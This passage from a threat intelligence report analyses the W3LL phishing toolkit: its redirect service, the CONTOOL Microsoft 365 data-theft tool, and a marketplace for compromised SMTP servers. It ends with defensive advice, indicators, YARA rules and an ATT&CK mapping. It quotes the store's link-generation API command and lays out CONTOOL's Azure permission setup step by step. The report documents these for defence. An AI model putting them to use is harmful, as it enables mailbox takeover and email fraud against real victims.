
Redirect Title: Office365

Google Captcha: Off

Whitelist IP: [redacted]

Links	Visits	Last visited	
None	None	None	None

Figure 54. W3LL Redirect control panel




Links	Visits	Last visited
(YOUR REDIRECT HOST) /VU5tRQ/	0	NONE

Figure 55. W3LL Redirect control panel

The $AutoGrab feature in W3LL Panel works perfectly with W3LL Redirect. In turn, W3LL Redirect intercepts the victim’s email address from the initial link delivered by the SMTP sender, saves it in the URL parameters, and passess it to the phishing kit.

W3LL Redirect supports shortened link formats (similar to Bitly) and custom formats designed specifically for Microsoft 365 phishing campaigns, as part of which it uses a randomly generated string and the victim’s email address (either plain or Base64-encoded).

W3LL also announced API access for W3LL Redirect to ensure fast link generation:



We're going to provide some api which we'll release in full later, currently we only have api to generate and return a feedback using json format. This api using password and username and will be upgraded using api key.

```
curl "https://w3ll.store/api/generate_redirect?username= (STORE USERNAME) &password= (PASSWORD) &id= id " –compressed.
```

It will returning result:

```
{"id":"10","code":"XjD0g5","success":true}
```

Figure 56. Announcement by W3LL

CONTOOL


$550	$200
Buy-in cost (3 month)	Renewal (monthly)

CONTOOL is a tool for automating Microsoft 365 account discovery and monitoring designed specifically for BEC attacks. Released by W3LL in July 2023, the tool can be used for (a) automated account discovery and monitoring, (b) harvesting emails, URLs, and phone numbers from the victim's contacts and email conversations, (c) monitoring and exfiltrating emails and documents, and (e) manipulating email conversations.

The solution consists of a client application and a backend (W3LL Store). It interacts with the victim's account through the Microsoft Graph API, acting as an Azure web application.

According to the developer, the tool has the following capabilities:

- Extract emails from Microsoft 365 account contacts as well as any received and sent emails (email body, CC, BCC, "From_Mail" headers)
- Harvest phone numbers and URLs from emails and contacts
- Account content discovery with keyword search
- "Box listener", i.e. monitor and filter incoming emails; send Telegram notifications to the threat actor about new emails
- Discover and exfiltrate emails, attachments, and documents by keyword
- Ensure persistence with session cookies (no MFA triggering and password changing)



```
 $$$$$$\   $$$$$$\  $$\   $$\ $$$$$$$$\  $$$$$$\   $$$$$$\  $$\
$$  __$$\ $$  __$$\ $$$\  $$ |\__$$  __|$$  __$$\ $$  __$$\ $$ |
$$ /  \__|$$ /  $$ |$$$$\ $$ |   $$ |   $$ /  $$ |$$ /  $$ |$$ |
$$ |      $$ |  $$ |$$ $$\$$ |   $$ |   $$ |  $$ |$$ |  $$ |$$ |
$$ |      $$ |  $$ |$$ \$$$$ |   $$ |   $$ |  $$ |$$ |  $$ |$$ |
$$ |  $$\ $$ |  $$ |$$ |\$$$ |   $$ |   $$ |  $$ |$$ |  $$ |$$ |
\$$$$$$  | $$$$$$  |$$ | \$$ |   $$ |    $$$$$$  | $$$$$$  |$$$$$$$$\
 \______/  \______/ \__|  \__|   \__|    \______/  \______/ \________| by W3LL.STORE


[MENU]

[1] Create Profile
[2] Extract Emails
[3] Extract Phones
[4] Extract Urls
[5] Keyword Search
[6] Box Listener
[7] Letter Grabber
[8] Email Spoofing
[9] From_Mail Checker
[10] Extract all (Option 2,3,4)

[CTRL + C] Go Back To This Menu

Enter Your Option: _
```

Figure 57. CONTOOL interface

]

CONTOOL configuration


Like other W3LL tools, CONTOOL requires a token that must be purchased on W3LL store. Once the token is entered, an executable launches the client application.

Before the threat actor can use the tool, they must configure it in the victim's Microsoft Azure (portal.azure.com) account.

1. **Register an Azure web application**. The threat actor should also add the W3LL Store API endpoint (**https://w3ll[.]store/api/callback**) as a redirect URI so it will return an authentication response to this endpoint. After the registration, the **Application ID** of the registered Azure web app should be saved for future steps.
2. **Generate a client secret.** This is a string that the application uses to prove its identity when requesting a token (application password). The value is then used to authenticate CONTOOL requests.
3. **Grant API permissions**. This is done to allow the W3LL Azure app to interact with the Microsoft 365 account using Microsoft Graph API. The following permissions are granted: **User.Read**, **Mail.Read**, **Mail.ReadWrite**, **Mail.Send**, **People.Read**.

When the victim's side is configured, the threat actor then configures the CONTROL client application by providing the victim's email and configured Azure web app details: Application ID and client secret (application password).

After the details are entered, CONTOOL opens a new browser window with Microsoft permissions granting request for the configured Azure app to interact with the Microsoft 365 account.



Microsoft

[redacted]@[redacted].com

Permissions requested

[redacted]

unverified

This application is not published by Microsoft.

This app would like to:


- Read your mail
- Read and write access to your mail
- Send mail as you
- Read your relevant people list
- Maintain access to data you have given it access to
- View your basic profile

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here

Figure 58. Permission request for CONTOOL (configured Azure web app)

When the threat actor accepts the authentication request, it automatically redirects to the W3LL Store endpoint configured before, where the authentication response (code) is displayed. CONTOOL expects this code to be entered during the last step of its configuration.



Your Code:

```
0.ATUAMgoUBK0lr0O-4SyNG--ptymtqulGPRRKtstBpkMfJOo1ANI.AgABAAIAAAD--
DLA3VO7QrddgJg7WevrAgDs_wUA9P9A6NrB5AsYmkEuzyqHW1i6WA7hmsqFpzp
Qj0C9vSdpJzCKBIUIB68qT6tYfdFla2qBkCu95tESqWu6gY0es9M_PraX3UiqFMkHq
O8V0qWDEfr71ISakypba6_tJ6N1R2zt52rALalU2wL1fw6yRkmsKaqulpzNRqdFc35l
Y0-7xwE5b43psDT3lo2VaiG5muNkR32TmqT-
96D_HFg365Pr5MfcOBeLdd05U7uiMPxsZtB_g-
4wt3chSUGWrshyZM0rawOYluaw027tsZgJySrlywx-JxKXpdmsRauywqw-pkl-
24G0hCL9zgbPl8VyxqoCyTSNz9cUUdbFbUTldWWoX3w_YCelWnToCqPmGR1HT
ZFiQzLLjbMj462rguHuolyi6AZeRC78eS4Wp-
dxgrST7yEvUALTG8mSSLSF4WQe786W2h-
8CKuZFYUgSBKLLTOLsZZiqHhzqN6GwR2WeJr2mYX-
3G4HdTKmloRnbcXG2_Orc7n9oJvF4Fr6DeK_ytaz192HVNy9bCEOSJ6IrR1ISJ1nm
pKibiCwoNaENdVE26MjS7ROhVZN4p3qO0F9m47HzB7viwJ9LZX3bpha9OMnd75Z
Z7ZT0-PRGp8hC5X3zJTDD3iV_VCp7JWDwt-
h_6M2IXhdsqqXuO8tC5oClf3FvV6rOkBcKWybQsH1RRQjYZooCWFpAsLz2901ON
FEwaH85a53KowBFkBnmXa00vgXlaCnDXM4J-
OA7wOVYpUyX1e4_XM3oCTblpbmprE
```

Figure 59. Authentication code retrieved by W3LL store

Once all these steps are done, the threat actor is able to make use of the full potential of CONTOOL, namely automatically discover and exfiltrate the victim's data and interact with the account.


Secondary tools

In addition to the main phishing toolset, W3LL develops and sells a variety of secondary tools. This includes various instruments used during the preparation stage such as vulnerability scanners, email and phone number validators, and more.

Tool name	Description	Price per month
OKELO	Vulnerability scanner	$350
OREDIR	Open redirect scanner	$320
LOMPAT	Email validator and refiner	$250
PEREV	Reverse IP tool	$200

Tool name	Description	Price per month
DICE	Office 365 account checker	$150
SMS sender	SMS sender	$120
WPV	Phone number validator	$100
WWE/P XTRAXTOR	Email/phone parser	$70/$50
ZMAV	Amazon email validator	$50
PROCEK	Proxy validator and generator	$50

If threat actors are not ready to use their own information and resources or obtain them using W3LL recon tools, W3LL Store offers a huge variety of items necessary for running a phishing campaign: compromised web services (web shell, email, cpanel, etc.), SMTP servers for sending phishing emails, lists of credentials (logs), and much more.



Products

We do not give a warranty for inbox or junk its depending on your letter and send info and you have a checker before buying!

All products are here, you can directly buy product using your balance.

Check before buying anything from here !

Seller with is a seller who has already sold more than 1000 products here

Email Now ([redacted]), You can change your email from Here

*NOTE : IT'S BETTER TO BUY FROM A SELLER WITH GREEN NAME (CURRENTLY ONLINE) !

Select one (by Seller): SMTP

ID	Country	Check	Action	Information	TLD	Price	Delivery	Provider	Ports	Seller	Created
1345972	🇺🇸	Send	Buy	OFFICE365 SMTP - CHECK & BUY	WORLDWIDE	$ 6.8	Instant	Microsoft Corporation	587	SELLER143	2023-03-29 12:54:26
1342232	🇫🇷	Send	Buy	INBOX SMTP GAURNTEE - HIGH LIMIT	.FR	$ 8.99	Instant	TechTeam	587	seller178	2023-03-25 01:49:11
1342295	🇨🇦	Send	Buy	INBOX SMTP GAURNTEE - HIGH LIMIT	.COM	$ 9	Instant	Tucows.com Co	587	seller178	2023-03-25 01:49:19
1346005	🇺🇸	Send	Buy	OFFICE365 SMTP - CHECK & BUY	WORLDWIDE	$ 6.8	Instant	Microsoft Corporation	587	SELLER143	2023-03-29 12:54:30
1342289	🇺🇦	Send	Buy	INBOX SMTP GAURNTEE - HIGH LIMIT	.UA	$ 9	Instant	SNS-BLOCK1	25	seller178	2023-03-25 01:49:19
1342180	🇨🇳	Send	Buy	INBOX SMTP GAURNTEE - HIGH LIMIT	.NET	$ 8.99	Instant	Chinanet GD	587	seller178	2023-03-25 01:49:03
1342390	🇫🇷	Send	Buy	INBOX SMTP GAURNTEE - HIGH LIMIT	.FR	$ 9	Instant	Gandi International Services	587	seller178	2023-03-25 01:49:33

Figure 60. W3LL Store selling items for phishing

10 RECOMMENDATIONS

Prevent

Enhance protection against BEC attacks:

- **Fortify the authentication mechanism**. Implement FIDO v 2.0 authentication solutions to disarm BEC adversaries that use W3LL tools or other phishing kits aimed at stealing OTPs or session cookies.
- **Improve access policies**. To prevent session cookies from being abused, organizations can implement stricter access policies such as IP whitelisting and trusted devices.
- **Stay vigilant about any suspicious activity**. Constantly monitor account activity, logins, forwarding rules, deleted emails, and other indicators potentially left by BEC threat actors.
- **Implement an additional email security layer**. Block advanced email-borne threats with **Group-IB Business Email Protection**, a secure corporate on-premises and cloud solution that leverages patented technologies and industry-leading threat intelligence to detect, block, and analyze all email attacks, from spam and phishing to malware delivery and BEC attacks.
- **Proactively detect and take down phishing domains**. A proactive approach to hunting for phishing resources could also be part of a wider mitigation strategy. Leverage **Group-IB Digital Risk Protection**.
- **Conduct regular training** for your cybersecurity specialists **and raise awareness with cybersecurty workshops** for all of your employees.
- Even if there are no clear signs of an account compromise, it is important to leave threat actors no chance of going undetected. If there is doubt, a **compromise assessment** would be a necessary step to ensure that your cloud environment is secure.
- **Review security policies**. Following recommendations after a compromise assessment or implementing precaution measures listed above will help to decrease the likelihood of being a victim of BEC again.

Investigate

If you think you have fallen victim to BEC attack:

- **Check for suspicious activity**. Review active sessions, authenticated devices, account login activity, forwarding rules, deleted messages and other available data sources to confirm that the account might be compromised.
- **Cut access to the account**. Change the password, review the authentication methods, revoke tokens and authentication cookies, and counter other techniques used by threat actors to ensure persistence.
- **Collect triage**. Preserve as much data as possible for further analysis: extract message trace log, audit log (unified audit log), cloud logs, deleted messages, and other available data sources.
- **Report the incident to the police**. It is important to not stay silent and to provide the groundwork for the police to start pursuing the threat actors.
- **Investigate and identify the threat actor**. If the incident caused serious implications, it is important to not let the threat actor continue benefiting from the attack. **Group-IB Cybercrime Investigators** are ready to assist with an in-depth incident investigation, uncovering the threat actors and assisting in bringing them to justice, as well as additionally seeking ways to recoup the damages.

INDICATORS OF COMPROMISE

W3LL Store (backend):

- w3ll[.]ws
- w3ll[.]bz
- w3ll[.]store
- w3ll[.]site
- w3llstore[.]co
- w3ll2pt6dlqf4d2jlh6f6exp7o6pqlfrrldukpuwdg4fjmlk6c4on4yd[.]onion
- xeoz7kbwkjbh467klpleuyxqpa5jemrbglfysgmdsxtm2o3e3eujiiqd[.]onion

W3LL Sender backend:

- 23.106.122[.]155

YARA rules

The following YARA rules can be used to hunt for W3LL Panel administration panels and phishing pages.

```
rule w3ll_admin_panel_old
{
 meta:
     description = "The old admin login page for the W3LL
panel."
     author = ”Anton Ushakov“
 strings:
     $a = "<div class=\"card-header text-center\">Login
to Panel</div>"
     $b = "placeholder=\"Private Key\""
     $c = "background-color: #000000"
 condition:
     all of them
}
```

Rule 1. YARA rule to detect W3LL Panel admin login pages

```
rule w3ll_activation_page
{
 meta:
     description = "The W3LL Panel activation page"
     author = ”Anton Ushakov“
 strings:
     $a = "https://t.me/+VaWMi2T0FgTV7_ZS"
     $b = "W3LL OV6 REGISTER CODE"
 condition:
     all of them
     or (filesize < 1MB and hash.md5(0, filesize) == "8a22b59035d
f5d71e8d14ea75843c218") // Hash of logo image
}
```

Rule 2. YARA rule to detect W3LL Panel pages that have not been activated yet

```
rule w3ll_phishing_verification_page
{
 meta:
     description = "The W3LL Panel verification page"
     author = ”Victor Okorokov“
 strings:
     $a = "<title>Verification"
     $b = "function isBot()"
 condition:
     all of them
}
```

Rule 3. YARA rule to detect the Verify.php page from W3LL Panel

```
rule w3ll_phishing_recaptcha
{
 meta:
     description = "The reCAPTCHA page used by the W3LL Panel."
     author = ”Victor Okorokov“
 strings:
     $a = "6Lcf2-EhAAAAAAb4lCjGZLljSQMQ9lL7LxhkWGBN"
 condition:
     all of them
}
```

Rule 4. YARA rule to detect reCAPTCHA pages used by W3LL

12

MITRE ATT&CK

Stage	Techniques	Description
Recon	**T1589.002** (Gather Victim Identity Information: Email Addresses)	Purchase, harvest or enumerate lists of emails for target organizations
	T1597.002 (Search Closed Sources: Purchase Technical Data)	Emails for phishing campaigns can be bought from W3LL Store
Resource Development	**T1583.003** (Acquire Infrastructure: Virtual Private Server)	Purchase VPS for conducting phishing operations
	T1586.002 (Compromise Accounts: Email Accounts)	Obtain emails (SMTPs) that can be used in phishing spam campaigns
	T1584.001 (Compromise Infrastructure: Domains)	Compromise websites to host malicious tools (phishing kit, redirectors, etc.)
	T1584.004 (Compromise Infrastructure: Server)	Compromise servers to host SMTP senders
	T1588.001 (Obtain Capabilities: Malware)	Purchase malicious tools such as phishing kits, redirectors, SMTP senders
	T1608.001 (Stage Capabilities: Upload Malware)	Upload and deploy phishing kits, SMTP senders, redirectors (malicious link stager)
	T1608.005 (Stage Capabilities: Link Target)	Configure redirectors, obtain open-redirect links, prepare a redirect chain for the phishing kit
Initial Access	**T1566.002** (Phishing: Spear Phishing Link)	Deliver phishing emails with a malicious link embedded in the email body or attachment
Execution	**T1204.001** (User Execution: Malicious Link)	Trick victims into clicking a link that leads to a phishing page
Persistence	**T1078.004** (Valid Accounts: Cloud Accounts)	Obtain credentials submitted by victims on a phishing website
Defense Evasion	**T1564.008** (Hide Artifacts: Email Hiding Rules)	When compromising an email account, hide security alerts, internal/external spear-phishing responses and BEC-related email threads
	T1562.008 (Impair Defenses: Disable Cloud Logs)	Make it more difficult to detect the malware and collect evidence after the incident
	T1070.008 (Indicator Removal: Clear Mailbox Data)	Delete initial phishing emails
	T1036.005 (Masquerading: Match Legitimate Name or Location)	Name phishing attachments to make them look like an invoice/voice message/payslip, etc.

Stage	Techniques	Description
Defense Evasion	**T1036.008** (Masquerading: Masquerade File Type)	Masquerade phishing attachments (HTML) to make them look like documents (DOC, PDF, etc.)
	T1027.010 (Obfuscated Files or Information: Command Obfuscation)	Scripts are Base64-encoded and decoded during runtime to hide malicious code and URLs
	T1550.004 (Use Alternate Authentication Material: Web Session Cookie)	AitM phishing kit obtains session cookies and sends them to the threat actor via hastebin[.]com
Credential Access	**T1539** (Steal Web Session Cookie)	To access compromised accounts, the threat actor can use stolen cookies
Discovery	**T1087.003** (Account Discovery: Email Account)	Explore email threads/contact lists etc. to identify financially oriented conversations or possibilities to compromise a subcontractor
	T1087.004 (Account Discovery: Cloud Account)	Explore Microsoft 365 accounts to find finance-related documents and other targets
Lateral Movement	**T1534** (Internal Spear Phishing)	Send phishing emails to known correspondents of the compromised account
Collection	**T1114.002** (Email Collection: Remote Email Collection)	Obtain emails, threads, documents, and other information that can be used for BEC fraud
	T1114.003 (Email Collection: Email Forwarding Rule)	Divert or hide fraudulent conversations from account owners
Exfiltration	**T1537** (Transfer Data to Cloud Account)	Exfiltrate valuable email threads or documents
Impact	**T1531** (Account Access Removal)	Change passwords or authentication methods
	T1565.001 (Data Manipulation: Stored Data Manipulation)	Send fraudulent invoices/payment requests/remittances with altered financial information

About Group-IB

Group-IB is a leading provider of innovations and solutions for detecting and preventing cyberattacks, eliminating fraud, and protecting brands from digital risks worldwide.

1,400+
Successful investigations of high-tech cybercrime cases

250+
employees

650+
enterprise customers

60
countries

$1 bln
saved by our client companies through our technologies

#1*
Incident Response Retainer vendor

120+
patents and applications

17
inventors in our team

4
Digital Crime Resistance Centers (Singapore, Dubai, Amsterdam, Phuket)

* According to Cybersecurity Excellence Awards

Global partnerships

INTERPOL

Europol

Recognized by top industry experts

FORRESTER®

KuppingerCole ANALYSTS

Gartner®

IDC

FROST & SULLIVAN

Preventing and investigating cybercrime since 2003

FIGHT AGAINST
CYBERCRIME

GROUP-IB.COM
INFO@GROUP-IB.COM

APAC
+65 3159 3798

EU & NA
+31 20 226 90 90

MEA
+971 4568 1785